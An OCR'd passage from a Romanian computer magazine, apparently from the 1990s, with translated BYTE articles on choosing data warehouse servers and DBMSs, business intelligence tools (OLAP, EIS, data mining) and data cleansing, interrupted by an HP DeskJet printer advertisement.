Matricea deciziilor pentru depozitul de date

Pentru aceste medii...			**Alegeți...**		
Cerințele activității	**Grup de utilizatori**	**Suportul tehnic**	**Arhitectura**	**Server**	**SGBD**
Nivel: departmental **Uz:** analiza datelor	Mic; o singură locație	Minimal, local; mediu, central	Centralizată; pachete „la cheie“	Monoprocesor sau SMP	MDDB
Nivel: departmental **Uz:** analiză, plus informațional	Mare; analiștii într-o singură locație; utilizatori informaționali dispersați	Minimal, local; mediu, central	Stratificată; central → detaliat; local → sumarizat	Clustered SMP la nivel central; local: SP sau SMP	RDBMS la nivel central; local: MDDB
Nivel: întreprindere **Uz:** analiză, plus informațional	Mare; dispersat geografic	Puternic, centralizat	Centralizată	Clustered SMP	Object-relational; suport Web
Nivel: departmental **Uz:** explorare	Mic; locații puține	Puternic, centralizat	Centralizată	MPP	RDBMS cu suport pentru paralelism

strâns legată de platforma hardware pe care o folosiți. Unele sisteme relaționale, cum sunt DB2 Parallel, Informix XPS și Oracle Parallel, oferă versiuni care susțin operațiile paralele. Aceste sisteme descompun operațiile de selecție și conectare (join) în tabele multiple și le execută simultan pentru a ameliora performanțele.

Paralelismul este necesar pentru a obține cele mai bune performanțe în marile sisteme masiv-paralele sau în clusterele de servere SMP. Paralelismul nu este încă accesibil sistemelor de baze de date multidimensionale sau obiectual-relaționale.

Tabelul *„Cum se compară SGBD-urile“* prezintă pe scurt argumentele pro și contra diferitelor tipuri de SGBD-uri pentru depozite de date. Tabelul „Decizii Data-Warehouse“ conține câteva exemple care arată cum criteriile de decizie influențează alegerea unei arhitecturi pentru un server/depozit de date.

Asamblarea

Pentru a selecta combinația cea mai potrivită între o arhitectură de server și un SGBD, va trebui să înțelegeți mai întâi foarte exact nevoile specifice activității companiei, populația de utilizatori și abilitățile necesare personalului de suport tehnic.

Implementările de depozite de date variază foarte mult în anvergură. Unele sunt destinate să susțină nevoile specifice de analiză ale unui singur departament sau domeniu funcțional al organizației, de pildă finanțe, desfacere sau marketing. Alte implementări adună la un loc datele din întreaga întreprindere pentru a le pune la dispoziția unei varietăți de grupuri de utilizatori și aplicații. Ca o regulă generală, cu cât este mai mare anvergura depozitului de date, cu atât sunt mai mari cerințele de putere și funcționalitate adresate serverului și SGBD-ului.

Mediile dinamice cu cerințe în continuă schimbare sunt cel mai bine deservite de o arhitectură a datelor cât mai simplă și mai ușor de modificat (cum ar fi o structură de date normalizată la nivel înalt), în contrast cu structurile complicate care necesită refaceri complexe după fiecare modificare (de pildă, structurile multidimensionale). Rata de împrospătare a datelor este un indicator important în privința timpilor de răspuns pe care trebuie să-i ofere depozitul de date. Volumele mari de date care se împrospătează în mod frecvent favorizează o arhitectură centralizată, care să susțină în mod eficient capturarea datelor și să minimizeze timpul de transport al acestora.

Un „profil al utilizatorului“ trebuie să identifice cine sunt utilizatorii depozitului de date, unde se află aceștia și care sunt necesitățile de asistență tehnică. Informațiile despre fiecare grup care urmează să utilizeze depozitul vă ajută să analizați diferitele stiluri de utilizare posibile.

Cunoașterea locului fizic în care se află utilizatorii vă ajută să determinați modul și măsura în care trebuie să luați în considerare implementarea unui depozit de date distribuit. O arhitectură stratificată vă permite să utilizați servere deja instalate în rețeaua locală. O altă posibilitate este cea a unei structuri centralizate care să permită utilizatorilor mobili să se conecteze prin intermediul computerelor portabile.

Numărul total al utilizatorilor și al conectărilor vă permite să determinați dimensiunile serverelor depozitului de date. Dimensiunile de memorie și capacitățile de intrare/ieșire trebuie să suporte numărul anticipat de utilizatori din organizație, atât în condiții normale, cât și la anumite vârfuri de sarcină.

În final, trebuie să aveți în vedere problemele pe care le pune asigurarea unui personal de asistență tehnică. Resursele de personal tehnic pe care le deține organizația poate limita gradul de complexitate și sofisticare a arhitecturii serverului. Fără o echipă proprie de specialiști cu experiență sau fără consultanți externi, o arhitectură care implică o platformă server bazată pe paralelism (de pildă MPP sau clustere SMP) este dificil de creat și de întreținut în bune condiții.

Planuri de extensie

Pe măsură ce depozitul se maturizează iar datele pe care le conține devin tot mai accesibile, angajații din afara depozitului vor putea și ei să descopere valoarea datelor pe care le stochează. Prin conectarea depozitului de date cu alte sisteme, interne sau exterioare organizației, puteți partaja aceste informații cu alte sectoare ale întreprinderii, fără a fi nevoie de dezvoltări specifice complexe. Prin mesaje e-mail, servere Web și diverse conexiuni intranet/Internet, puteți distribui necesare de aprovizionare furnizorilor sau situații ale comenzilor partenerilor dvs.

Odată cu creșterea în complexitate și uzabilitate a depozitului, datele acumulate devin tot mai organizate, mai interconectate, mai accesibile, iar numărul funcționarilor pentru care sunt disponibile crește. Rezultatul? Decizii economice mai bune, mai multe oportunități de afaceri și o forță de muncă mai luminată. ■

Jay-Louise Weldon (New York) conduce departamentul Data Warehouse Practice a firmei integratoare de sisteme MCI Systemhouse. O puteți contacta la **jweldon@shl.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]


În absența uneltelor adecvate de acces la date și analiză, destinate utilizatorului final, depozitul de date nu-și găsește utilitatea. De Alan Simon

Clienți mai buni, decizii mai bune

Știi că e aici. Îngropată în gigaocteți de date de marketing și tranzacții de vânzare, aici se află informația cheie despre un nou curent în vânzări sau despre lansarea unui produs de succes. Singurul lucru pe care-l mai ai de făcut este să o extragi într-o formă care să fie relevantă pentru decizia ce trebuie luată.

Ai nevoie de un instrument specializat care să-ți permită să capturezi rapid datele relevante și să le prezinți în diverse perspective dimensionale. Instrumentul nu trebuie să se limiteze doar la a accesa datele, trebuie să-ți ofere și posibilități de a analiza semnificația acestora. Altfel spus, să transformi datele primare în informații economice utile.

Uneltele inteligenței de afaceri stau deasupra depozitului de date și oferă aceste servicii. Deoarece reprezintă principalul punct de contact între depozitul de date și oamenii care-l folosesc, aceste instrumente pot fi un element determinant pentru succesul sau eșecul depozitului. Uneltele inteligenței economice sunt succesoarele sistemelor de suport decizional, dar obiectivele lor sunt mai largi: ele nu doar fundamentează deciziile comerciale ci, adesea, susțin și funcțiuni operaționale vitale pentru companie. Cu toate acestea, produsele din categoria business intelligence nu sunt infailibile: poți obține rezultate optime de la depozitul de date numai dacă găsești instrumentele potrivite nevoilor fiecărui utilizator final.



		Sales Year to date ($millions)			
	Products	Time			
		Q1	Q2	Q3	Q4
Store 1	Electronics	$5.2			
	Toys	$1.9			
	Clothing	$2.3			
	Cosmetics	$1.1			
Store 2	Electronics	$8.9			
	Toys	$.75			
	Clothing	$4.6			
	Cosmetics	$1.5			

Instrumentele OLAP vă permit să plasați categorii relevante (de pildă magazine sau produse) într-un caroiaj vid pentru a construi noi vederi asupra datelor.

Dincolo de interogări

Cele mai simple astfel de instrumente sunt produsele de bază pentru interogare și raportare. Ele oferă utilizatorului interfețe grafice cu generatoare SQL (sau, mai precis, generatoare de apeluri de acces la baza de date). În loc să-ți pretindă să înveți SQL sau să scrii programe pentru a accesa informațiile din baza de date, instrumentele de interogare îți permit să-ți definești interactiv, din dialoguri și meniuri, datele care trebuie extrase, condițiile, criteriile de grupare, precum și alte atribute ale unei interogări (vezi figura „*O imagine a datelor*"). Apoi, instrumentul de interogare generează un apel la baza de date, extrage datele relevante, realizează, dacă e cazul, calcule adiționale sau diferite manevre cu datele extrase și prezintă apoi rezultatele într-o formă clară.

Poți memora interogări și cereri de rapoarte, astfel încât pot fi folosite mai târziu ca atare sau modificate. Calculele statistice sunt de obicei limitate la medii, totaluri, deviații standard și alte funcții analitice de bază. Cu toate că facilitățile oferite variază mult de la un produs la altul, instrumentele de interogare și raportare sunt cele mai potrivite când ai nevoie de răspunsuri la întrebări de genul „Ce s-a întâmplat?", cum ar fi de pildă: „Cum s-au vândut luna trecută produsele X, Y și Z, în comparație cu luna precedentă și cu luna corespunzătoare a anului trecut?".

Pentru a face interogările mai accesibile personalului non-tehnic, produse cum sunt Crystal Reports (Seagate), Impromptu (Cognos), Reportsmith (Borland), Intelligent Query (IQ Software), Esperant (Software AG) sau GQL (Andyne) oferă interfețe grafice pentru selecții prin *drag-and-drop*. Cele mai avansate dintre aceste produse te feresc de cereri greșite sintactic sau care produc rezultate nedorite. Accesul la date s-a îmbunătățit prin noile versiuni ale acestor produse, în care producătorii includ drivere ODBC sau drivere native pe 32 de biți spre sursele de date cele mai răspândite.


În general, administratorii de depozite de date care intenționează să utilizeaze astfel de produse trebuie să se aştepte să petreacă relativ mult timp cu probleme de configurare, cum ar fi administrarea directoarelor şi a bibliotecilor, instalarea de sofware de conectivitate, stabilirea de denumiri sugestive şi precalcularea unor „câmpuri virtuale". Odată ce ţi-ai creat front-end-ul SQL, s-ar putea să fii nevoit să dezvolţi un set de interogări şi rapoarte standard, dar unele dintre produse oferă biblioteci de machete şi rapoarte predefinite, care pot fi repede modificate.

Analiza on-line

Generatoarele de rapoarte nu mai sunt suficiente în momentul în care utilizatorul doreşte mai mult decât o imagine statică a datelor, imagine care nu mai este subiectul unor manipulări ulterioare. Pentru aceşti utilizatori, instrumentele de analiză on-line (OLAP) oferă facilităţi „slice and dice" (aprox. „a tăia în felii şi cubuleţe"), care trec dincolo de întrebarea „ce s-a întâmplat?" şi oferă posibilitatea de a afla de ce rezultatele sunt aşa cum sunt (vezi caseta „Două moduri de Slice and Dice"). Primele soluţii OLAP au fost bazate pe bazele de date multidimensionale (MDDB). O structură cubică (numită şi hipercub sau tablou multidimensional) stoca datele astfel încât puteau fi manipulate intuitiv pentru a vedea cu claritate asociaţiile dintre mai multe dimensiuni. Produse inovative cum este Essbase de la Arbor Software suportă în mod direct diversele vederi şi manevrări dimensionale cerute de OLAP.

Dar varianta bazelor de date multidimensionale are două limitări. În primul rând, noile structuri de stocare implică utilizarea unor SGBD-uri proprietare. Nu există standarde cu adevărat deschise pentru accesul la date multidimensionale. Producători precum Arbor au văzut aici o şansă de a crea standarde de facto publicând API-urile sistemelor MDDB, încurajând unelte dezvoltate de terţi şi stabilind parteneriate strategice. Unele instrumente de interogare sau de *data-mining* produse de terţi lucrează nativ cu Essbase, Oracle Express sau alte formate MDDB răspândite. Commander OLAP, instrument client/server produs de Comshare, se bazează pe Essbase şi permite accesarea şi manipularea dinamică a datelor.

Două modalități de „Slice and Dice"



Unele instrumente pivotează datele: Aici datele de vânzări sunt puse alături pentru o mai uşoară comparare.

Prin drill down se obţin detalieri succesive ale datelor.

Acum, despre a doua limitare a sistemelor multidimensionale la popularea structurii de date. Întreprinderile stochează de regulă datele în baze de date relaţionale, ceea ce înseamnă că cineva trebuie să extragă, să formateze şi să încarce aceste date în hipercub. Acest proces poate fi complex şi lent dar, din nou, producătorii caută soluţii. „Pompele de date" precum şi alte instrumente automatizează procesul prin maparea structurilor relaţionale în structuri multidimensionale, încărcând astfel hipercuburile în mod dinamic.

Unii producători propovăduiesc astăzi instrumentele OLAP relaţionale (ROLAP), care acţionează asupra depozitului de date utilizând direct apeluri SQL standard. Instrumentele front-end îţi permit să introduci cereri multidimensionale, dar „motorul" ROLAP transformă interogările în rutine SQL. Rezultatele sosesc sub forma unei foi de calcul multidimensionale sau în alte formate care permit operaţii de rotire, detaliere (drill-down) şi „slicing".

Chiar folosind o pompă de date, dezvoltarea şi popularea unei baze de date multidimensionale poate fi o treabă grea. Administratorii ROLAP au în faţă sarcina, nu întotdeauna banală, de a dezvolta rutinele SQL care să realizeze agregarea şi indexarea datelor ROLAP şi să asigure translatarea corectă a operaţiilor multidimensionale în seturi de comenzi SQL.

Partizanii ROLAP argumentează că utilizează standarde deschise (SQL), ceea ce face ca datele atomice (la nivel de detaliu) să fie direct accesibile. De cealaltă parte,

Alegerea instrumentului potrivit

Tipul uneltei	Întrebarea de bază	Exemplu de răspuns	Utilizator tipic
Interogare şi raportare	„Ce s-a întâmplat?"	Rapoarte lunare de vânzări: evoluţia stocurilor	Are nevoie de date de arhivă; poate să aibă abilităţi tehnice limitate
Procesare analitică on-line (OLAP)	„Ce s-a întâmplat şi de ce?"	Vânzări lunare vs. schimbările de preţ ale concurenţei	Are nevoie de imagini statice ale datelor şi de „slice and dice"; cere abilitate tehnică
Sisteme informative pentru conducere (EIS)	„Ce ar trebui să ştiu acum?"	Dosare rezumative; centre de comandă	Are nevoie de informaţii sumarizate, de nivel înalt; nu necesită abilităţi tehnice.
Data mining	„Ce este interesant?"; „Ce s-ar putea întâmpla?"	Modele predictive	Trebuie să extragă tendinţe şi relaţii ascunse între date; cere abilitate tehnică

HEWLETT® PACKARD

Noua serie de imprimante HP DeskJet 690 cu PhotoREt. Imaginea afacerilor rentabile.

Legenda spune că o imprimantă nu poate însufleţi imaginile. Datorită unei strălucite combinaţii de tehnologii avansate, noua serie de imprimante HP DeskJet 690 spulberă odată pentru totdeauna această prejudecată. Imaginile imprimate au acum calitate fotografică datorită tehnologiei HP PhotoREt (Photo Resolution Enhancement). Sistemul RealLife Imaging al imprimantei HP DeskJet 690 asigură, comparativ cu celelalte imprimante cu jet de cerneală, cele mai vii culori şi cea mai bună calitate pentru reproducerile alb-negru. Mai mult decât atât: ColorSmart reglează automat nivelurile de culoare. Cartuşul triplu Photo Cartridge conţine o cerneală neagră specială şi două nuanţe deschise, de magenta şi de cyan. Prin simpla lui utilizare în combinaţie cu cartuşul color standard se obţin cele mai naturale culori. Rezultatul? Imaginile tale beneficiază de o calitate fotografică excepţională şi de o mai mare rezoluţie. Şi asta nu e tot! Seria DeskJet 690 se mândreşte cu o listă de îmbunătăţiri mai lungă decât coada balaurului din poveşti! Poţi folosi orice fel de hârtie, de la cea normală sau reciclată până la cărţi poştale sau plicuri. Iar tipărirea pe bandă de hârtie este unică în felul ei. Nici n-apucă bine balaurul să pocnească din coadă şi documentele tale sunt deja tipărite, cu o viteză de 5 pagini alb-negru sau 2 pagini color pe minut! Noua imprimantă este proiectată să funcţioneze perfect cu toate consumabilele HP – hârtie obişnuită, hârtie foto, folii transparente şi cerneală – pentru a reproduce imagini atât de reale de parcă simţi arsura flăcărilor scoase de balaur! Aşa că, uită poveştile! Seria DeskJet 690 nu este una oarecare. Este sufletul documentelor tale!

HEWLETT PACKARD
Premium Inkjet
Glossy Paper
HEWLETT PACKARD

IMPRIMANTELE HP. HÂRTIA ESTE ÎN SLUJBA TA.

Parteneri autorizaţi: Bucureşti: AREXIM Sisteme (322 5848); AMERILEX (223 4323); MBL Computerland (212 2596); Q'NET (211 7855); SYSTEM PLUS (210 8570); Alpha Int'l *(311 1114)*; ALSYS DATA *(410 4562)*; BRITECH *(210 1969)*; CINOR *(311 2005)*; CIPRO *(220 0401)*; CRESCENDO *(211 1860)*; FLAMINGO *(222 5329)*; LOWTEC *(240 5159)*; NET Consulting *(638 3345)*; PRIMA Ltd. *(250 8480)*; R&M Int'l 94 *(687 7206)*; STARSOFT *(311 1317)*; THEMA *(633 3563)*; UNISPHERE *(312 3728)*; TRICORP *(679 4879)*; ORCAS Birotica *(211 7787)*; **Baia Mare:** CUMULUS LOGIC *(062–430 735)*; **Bistriţa:** LOGITEC *(063–222 122)*; **Brăila:** LASER Computers *(039–634 312)*; PROCONS *(039–612 230)*; **Braşov:** SISTEM *(068–123 080)*; **Cluj–Napoca:** SISTEC *(064–190 282)*; AGIS Computers *(064–431 817)*; **Constanţa:** AREXIM *(041–638 103)*; **Iaşi:** RADIX *(032–210 423)*; SERCOM *(032–122 589)*; **Oradea:** SINTEZIS Birotica *(059–443 288)*; **Piteşti:** OPEN SYSTEMS *(048–219 000)*; **Sibiu:** DATA PRO *(069–211 248)*; **Timişoara:** BRIDGEMEN *(056–201 360)*; AS Computer *(056–190 339)*; **Tulcea:** Microline *(040–516 369)*

S&T Romania – HEWLETT PACKARD Service Center: 330 7300 • BBS pentru suport tehnic HP: 330 7221

suporterii sistemelor MDDB susţin că o structură multidimensională nativă conduce la performanţe superioare şi la o mai mare flexibilitate odată ce datele au fost încărcate. Vestea bună este că ambele tehnologii se maturizează repede şi ambele pot furniza soluţii OLAP solide. Câteva exemple de produse sunt PowerPlay de la Cognos, Business Objects de la firma cu acelaşi nume, BrioQuery de la Brio Technology şi suita DSS Agent / DSS Server de la MicroStrategy.

Cerinţele de administrare şi dezvoltare pentru OLAP, deşi similare cu cele pentru instrumentele de interogare şi raportare, sunt în general mult mai complexe. Punerea în funcţiune a unui sistem OLAP şi a softului de acces la date necesită o înţelegere clară a modelului de date al întreprinderii şi a funcţiilor analitice cerute de conducerea executivă şi strategică. Produsele comerciale pot fi de mare folos, dar rareori există soluţii „la cheie“ pentru OLAP: arhitectura trebuie reglată astfel încât să suporte sursele de date folosite şi să facă faţă cerinţelor. În schimb, odată ce sistemul OLAP este funcţional, suportul tehnic pentru utilizator este minimal.

Pentru directori ocupaţi

Conceptul de EIS (*Executive Information System* - sistem de informare pentru conducere) este simplu: directorii executivi nu au nici timpul şi în multe cazuri, nici cunoştinţele necesare pentru a face analize OLAP pe volume mari de date. Sistemele EIS prezintă imagini simplificate, rezumative şi mai mult statice ale datelor.

Există două categorii importante de medii EIS: dosarul rezumativ şi centrul de comandă. Dosarul rezumativ (*briefing book*) este o versiune electronică, on line, a corespondentului său pe hârtie utilizat de mulţi directori executivi în şedinţele cu personalul: imagini electronice, o ilustrare concisă a unei iniţiative a organizaţiei sau eventual câteva date care să prezinte starea curentă a unui proiect major.

Centrul de comandă este la bază o colecţie de trimiteri la o gamă largă de rapoarte, grupuri de ştiri culese din Internet şi alte materiale relevante pentru o organizaţie. Rapoartele centrului de comandă pot fi accesate zilnic (sau chiar mai des, dacă informaţia se actualizează foarte repede) sau doar atunci când intervin evenimente excepţionale specificate.

Când este cazul, orice imagine din dosarul rezumativ sau orice ecran al centrului de comandă trebuie să permită obţinerea de informaţii suplimentare (dacă există). Spre deosebire de modelul OLAP, unde nivele superioare de informaţie apar pe măsură ce analistul manevrează datele, un director aşteaptă în primul rând o vedere de ansamblu. Acesta nu trebuie să „sape“ după răspunsuri. Astfel, atunci când directorul solicită mai multe informaţii pornind de la dosarul rezumativ sau de la ecranele centrului de comandă, imaginile trebuie proiectate cu grijă pentru a prezenta gradual informaţii tot mai detaliate, în aşa fel încât directorul să poată trece liniar prin aceste detalieri, fără să piardă nici o informaţie importantă.

Directorii pricepuţi pot să-şi administreze singuri dosarul rezumativ sau centrul de comandă ori administratori specializaţi pot să întreţină şi să modifice sistemul EIS conform specificaţiilor directorilor. Aceste sisteme dispun de obicei de posibilităţi de programare sau scripting care pot să varieze în complexitate de la un produs la altul. Printre deschizătorii de drumuri în piaţa EIS se numără Comshare, care vinde Commander EIS, şi Pilot Software, care produce Pilot Command Center.

Săpând după date

Mineritul în date (*data mining*) este o categorie specială de instrumente de analiză. În loc să le pui întrebări, le oferi munţi de date şi le ceri să-ţi spună ceva „interesant“ despre acestea, de pildă o tendinţă sau o grupare ciudată. Procesul de minerit în date extrage din datele depozitate cunoştinţe ascunse sau informaţii predictive, fără să necesite întrebări sau cereri.

Instrumentele de minerit utilizează unele dintre cele mai avansate tehnici informatice - reţele neuronale, descoperirea de reguli, detectarea deviaţiilor, modelare predictivă şi programare genetică - pentru a deriva şabloane (patterns) şi asociaţii. Mineritul este o abordare condusă mai degrabă de date (data driven) decât de aplicaţie.

Intelligent Miner for AIX, de la IBM, cuprinde tehnici sofisticate de data mining, precum şi funcţii de pregătire a datelor care extrag informaţii din baze de date Oracle şi Sybase şi le încarcă în DB2 pentru a fi exploatate. Red Brick, prin opţiunea Data Mine din motorul Red Brick Warehouse 5.0, integrează o arhitectură de depozitare şi funcţionalităţi de minerit. Alte exemple de instrumente comerciale de minerit: Darwin (de la Thinking Machines), uneltele de vizualizare a datelor din sisteme multidimensionale de la SAS Institute, SGI MineSet şi suita Focus 6 Analysis and Visualization de la Information Builders.

ADRESE UTILE

Arbor Software
Sunnyvale, CA
(800) 858-1666
(408) 727-5800
fax: (408) 727-7140
http://www.arborsoft.com

IBM
Armonk, NY 10504
(800) 426-3333
(914) 765-1900
http://www.ibm.com

Software AG
Reston, VA
(800) 843-9534
(703) 860-5050
fax: (703) 391-6975
http://www.sagus.com

Red Brick Systems
Los Gatos, CA
(800) 777-2585
(408) 399-3200
fax: (408) 399-3277
http://www.redbrick.com

Potrivirea perfectă

Există câteva reguli evidente de urmat în alegerea instrumentelor de analiză. Urmăriţi ca instrumentele să corespundă nevoilor utilizatorilor finali, nivelului tehnic al întreprinderii şi surselor de date existente. Dacă pentru depozitul de date aţi ales un furnizor care oferă şi instrumente integrate, veţi economisi probabil eforturi semnificative de dezvoltare alegând un set de instrumente compatibile. Dacă nu, atunci alegeţi instrumente care suportă în mod nativ sursele de date cu care lucraţi. În absenţa acestui suport va trebui să optaţi pentru o soluţie OLAP relaţională, deoarece oferă o arhitectură mai deschisă.

După ce aţi ales o trusă de unelte compatibilă cu sursele de date, stabiliţi de câtă analiză aveţi cu adevărat nevoie. Dacă trebuie doar să aflaţi „Cât? Câţi? Câte?“, un instrument simplu de interogare şi raportare ar putea fi suficient. Dacă pretindeţi analize mai complexe, care să exprime cauzele şi efectele faptelor şi tendinţelor, căutaţi o soluţie OLAP. Instrumentele sofisticate de data mining implică expertiză în tehnicile de analiză a datelor şi sunt necesare pentru previziuni şi clasificări avansate sau pentru descoperirea de şabloane.

Ca şi în cazul altor tehnologii, nu există o soluţie singulară care să vă facă întreprinderea mai performantă. Personalul de care dispuneţi va trebui să înţeleagă cerinţele tehnologiei, să dezvolte soluţii specifice care să satisfacă aceste cerinţe, să întreţină şi să actualizeze în mod eficient sistemul. Programele de „business intelligence„ sunt doar un instrument. Aveţi nevoie în continuare de manageri care să poată să folosească rezultatele derivate cu toate aceste instrumente. Cu alte cuvinte, programele de inteligenţă economică încă mai au nevoie de inteligenţă economică. ■

Alan Simon este director tehnic pentru data warehousing la CoreTech Consulting Group (King of Prusia, PA). Este autorul cărţii Strategic Database Technology: Management for the Year 2000 (Morgan Kaufman, 1995). Îl puteţi contacta la **asimon@coretech-group.com.**

Datele „murdare“ sunt periculoase. Scripturi particulare și unelte specializate de curățare formează o plasă de siguranță. De Mike Hurwicz

Cu datele la curățătorie

Gunoi intră, gunoi iese: este una dintre cele mai vechi reguli ale programării. Indiferent cât de bine este conceput un program sau cu câtă măiestrie e utilizat, dacă-l hrănești cu informații greșite vei obține rezultate greșite sau înșelătoare. Din nefericire, chiar și datele care au fost folosite cu succes în sistemul operațional de derulare a activității companiei pot să devină gunoaie atunci când e vorba aplicațiile de data warehousing.

Date „murdare“ pot să rezulte dintr-o nevinovată neatenție a unui funcționar care introduce date (de pildă „Snadra White Enterprises“ în loc de „Sandra White Enterprises“) sau dintr-o mulțime de alte cauze (vezi figura *„Nouă motive pentru a-ți bănui datele“*). Indiferent de cauze, datele impure afectează credibilitatea întregii implementări a unui depozit de date.


Din fericire, instrumentele de curățire a datelor ne pot ajuta. În unele cazuri, poți să-ți creezi singur un script eficient de curățire. Instrumentele comerciale, pe de altă parte, s-ar putea să fie indispensabile dacă baza de date este mare și mai ales inexactă și inconsistentă. Alegerea instrumentelor pe care să le utilizezi este importantă, și nu doar pentru integritatea datelor. Dacă alegerea nu este cea corectă s-ar putea să irosiți săptămâni de eforturi de programare și mii de dolari pe instrumente soft.

Curățirea datelor

Curățirea datelor este un proces complex și cu multe fațete, care începe cu o analiză a datelor întreprinderii pentru a descoperi impuritățile, anomaliile și alte probleme. Trebuie apoi să transformați datele astfel încât să fiți sigur de acuratețea și consistența reprezentării. Pasul următor este asigurarea integrității referențiale, abilitatea depozitului de date de a indentifica în mod corect fiecare instanță a fiecărui obiect al afacerii, cum ar fi un produs, un client sau un angajat. Apoi validați datele utilizând aplicația de data warehousing pentru a lansa interogări de test.

După ce v-ați încredințat de validitatea datelor, trebuie să produceți metadatele, o descriere a tipului de dată, a formatului și a semnificației economice a fiecărui câmp. La sfârșit vine etapa crucială a documentării întregului proces, astfel încât să puteți cu ușurință să extindeți, să modificați sau să corectați în viitor datele. La modul practic, aveți de făcut pași pentru fiecare operație descrisă sau când utilizați un instrument soft. În particular, curățirea datelor și asigurarea integrității referențiale sunt procese interdependente.

Instrumentele comerciale vă pot ajuta în fiecare dintre acești pași. Dar este de asemenea posibil să vă scrieți propriile programe pentru a rezolva problemele. De exemplu, CompuCom Systems, un mare integrator



Nouă motive pentru a vă suspecta datele

